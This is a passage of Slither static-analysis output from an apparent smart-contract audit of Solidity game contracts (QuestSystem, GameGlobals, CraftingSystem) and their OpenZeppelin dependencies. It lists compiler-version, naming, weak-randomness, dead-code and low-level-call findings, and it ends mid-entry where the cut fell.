Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Counters.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3) allows old versions
Pragma version^0.8.9 (contracts/QuestSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7

Pragma version^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameCurrency.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameItems.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.9 (contracts/interfaces/ILootSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.9 (contracts/interfaces/IQuestSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Pragma version^0.8.9 (contracts/libraries/TraitsLibrary.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.9 (contracts/requirements/IRequirementSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.3 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#63)
Low level call in AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#137)
Low level call in AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#164)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function OwnableUpgradeable.__Ownable_init() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#29-31) is not in mixedCase
Function OwnableUpgradeable.__Ownable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#33-35) is not in mixedCase
Variable OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) is not in mixedCase
Function PausableUpgradeable.__Pausable_init() (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#34-36) is not in mixedCase
Function PausableUpgradeable.__Pausable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#38-40) is not in mixedCase
Variable PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#116) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#40-42) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#44-46) is not in mixedCase
Variable ReentrancyGuardUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#74) is not in mixedCase
Function ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#18-19) is not in mixedCase
Function ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is not in mixedCase
Variable ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36) is not in mixedCase
Function GameRegistryConsumerUpgradeable.__GameRegistryConsumer_init(address) (contracts/GameRegistryConsumerUpgradeable.sol#32-45) is not in mixedCase
Parameter QuestSystem.setPaused(bool)._paused (contracts/QuestSystem.sol#172) is not in mixedCase
Variable QuestSystem._questDefinitions (contracts/QuestSystem.sol#125) is not in mixedCase
Variable QuestSystem._activeQuests (contracts/QuestSystem.sol#128) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Variable TraitsLibrary.DICE_ROLL_1_TRAIT_ID (contracts/libraries/TraitsLibrary.sol#222) is too similar to TraitsLibrary.DICE_ROLL_2_TRAIT_ID (contracts/libraries/TraitsLibrary.sol#223)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#126-129) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#126-129) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#135-138)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#135-138)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#144-147)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#126-129) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#153-156)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#153-156)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#153-156)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#126-129) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#126-129) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#144-147)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#135-138) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#135-138) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#144-147)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#144-147)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#153-156)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#144-147) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#153-156)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#144-147) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#126-129) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#135-138) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#153-156)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#135-138) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar

PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#116) is never used in QuestSystem (contracts/QuestSystem.sol#25-748)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

renounceOwnership() should be declared external:
        - OwnableUpgradeable.renounceOwnership() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#66-68)
transferOwnership(address) should be declared external:
        - OwnableUpgradeable.transferOwnership(address) (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#74-77)
initialize(address) should be declared external:
        - QuestSystem.initialize(address) (contracts/QuestSystem.sol#160-165)
setQuestDefinition(uint32,QuestSystem.QuestDefinition) should be declared external:
        - QuestSystem.setQuestDefinition(uint32,QuestSystem.QuestDefinition) (contracts/QuestSystem.sol#182-209)
setQuestActive(uint32,bool) should be declared external:
        - QuestSystem.setQuestActive(uint32,bool) (contracts/QuestSystem.sol#268-279)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

GameGlobals.sol

```
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) uses a weak PRNG: "success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#166)"
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) uses a weak PRNG: "nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#187)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG

UtilLibrary._base64(bytes) (contracts/libraries/UtilLibrary.sol#11-82) contains an incorrect shift operation: mstore(uint256,uint256)(resultPtr__base64_asm_0 - 2,0x3d3d << 240) (contracts/libraries/UtilLibrary.sol#74)
UtilLibrary._base64(bytes) (contracts/libraries/UtilLibrary.sol#11-82) contains an incorrect shift operation: mstore(uint256,uint256)(resultPtr__base64_asm_0 - 1,0x3d << 248) (contracts/libraries/UtilLibrary.sol#77)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#shift-parameter-mixup

OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variable-shadowing

UtilLibrary._base64(bytes) (contracts/libraries/UtilLibrary.sol#11-82) performs a multiplication on the result of a division:
        -encodedLen = 4 * ((data.length + 2) / 3) (contracts/libraries/UtilLibrary.sol#18)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

GameGlobals._validateUint256DataType(IGameGlobals.GlobalMetadata,uint256) (contracts/GameGlobals.sol#538-555) contains a tautology or contradiction:
        - require(bool,string)(value >= 0,INVALID_UINT_VALUE: UINT global must be >= 0) (contracts/GameGlobals.sol#553)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#tautology-or-contradiction

GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) uses timestamp for comparisons
        Dangerous comparisons:
        - success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#166)
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) uses timestamp for comparisons
        Dangerous comparisons:
        - nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#187)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#186-189)
UtilLibrary._base64(bytes) (contracts/libraries/UtilLibrary.sol#11-82) uses assembly
        - INLINE ASM (contracts/libraries/UtilLibrary.sol#23-79)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1', '^0.8.2', '^0.8.9']
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4)
        - ^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (contracts/GameGlobals.sol#3)
        - ^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameGlobals.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameRegistry.sol#3)
        - ^0.8.0 (contracts/interfaces/ILockingSystem.sol#3)
        - ^0.8.9 (contracts/interfaces/ILootSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizer.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3)
        - ^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3)
        - ^0.8.0 (contracts/libraries/UtilLibrary.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AddressUpgradeable.functionCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#85-87) is never used and should be removed
AddressUpgradeable.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#95-101) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#116-120) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#147-149) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166) is never used and should be removed
AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65) is never used and should be removed
AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) is never used and should be removed
ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#15-19) is never used and should be removed
ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is never used and should be removed
ContextUpgradeable._msgData() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#27-29) is never used and should be removed
GameGlobals._requireGlobalMetadata(uint32) (contracts/GameGlobals.sol#524-535) is never used and should be removed
GameGlobals._validateUint256DataType(IGameGlobals.GlobalMetadata,uint256) (contracts/GameGlobals.sol#538-555) is never used and should be removed
GameRegistryConsumerUpgradeable._getSystem(uint16) (contracts/GameRegistryConsumerUpgradeable.sol#102-104) is never used and should be removed
GameRegistryConsumerUpgradeable._hasAccessRole(bytes32,address) (contracts/GameRegistryConsumerUpgradeable.sol#70-76) is never used and should be removed
GameRegistryConsumerUpgradeable._isGameRegistrySet() (contracts/GameRegistryConsumerUpgradeable.sol#63-65) is never used and should be removed
GameRegistryConsumerUpgradeable._lockingSystem() (contracts/GameRegistryConsumerUpgradeable.sol#92-94) is never used and should be removed
GameRegistryConsumerUpgradeable._lootSystem() (contracts/GameRegistryConsumerUpgradeable.sol#97-99) is never used and should be removed
GameRegistryConsumerUpgradeable._nextRandomWord(uint256) (contracts/GameRegistryConsumerUpgradeable.sol#135-151) is never used and should be removed
GameRegistryConsumerUpgradeable._requestRandomWords(uint32) (contracts/GameRegistryConsumerUpgradeable.sol#113-119) is never used and should be removed
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-168) is never used and should be removed
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#179-192) is never used and should be removed
Initializable._disableInitializers() (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#131-137) is never used and should be removed
UtilLibrary._base64(bytes) (contracts/libraries/UtilLibrary.sol#11-82) is never used and should be removed
UtilLibrary._intStr(int256) (contracts/libraries/UtilLibrary.sol#85-110) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4) allows old versions
Pragma version^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameGlobals.sol#3) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameGlobals.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.9 (contracts/interfaces/ILootSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/UtilLibrary.sol#3) allows old versions
solc-0.8.9 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#63)
Low level call in AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#137)
Low level call in AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#164)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function OwnableUpgradeable.__Ownable_init() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#29-31) is not in mixedCase
Function OwnableUpgradeable.__Ownable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#33-35) is not in mixedCase
Variable OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) is not in mixedCase
Function ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#15-19) is not in mixedCase
Function ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is not in mixedCase
Variable ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36) is not in mixedCase
Function GameRegistryConsumerUpgradeable.__GameRegistryConsumer_init(address) (contracts/GameRegistryConsumerUpgradeable.sol#32-45) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#94) is never used in GameGlobals (contracts/GameGlobals.sol#12-556)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

renounceOwnership() should be declared external:
        - OwnableUpgradeable.renounceOwnership() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#66-68)
transferOwnership(address) should be declared external:
        - OwnableUpgradeable.transferOwnership(address) (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#74-77)
initialize(address) should be declared external:
        - GameGlobals.initialize(address) (contracts/GameGlobals.sol#46-48)


supportsInterface(bytes4) should be declared external:
        - GameGlobals.supportsInterface(bytes4) (contracts/GameGlobals.sol#437-447)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

CraftingSystem.sol

```
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-174) uses a weak PRNG: "success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#172)"
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#185-205) uses a weak PRNG: "nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#198-199)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG

OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#87) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#102) shadows:
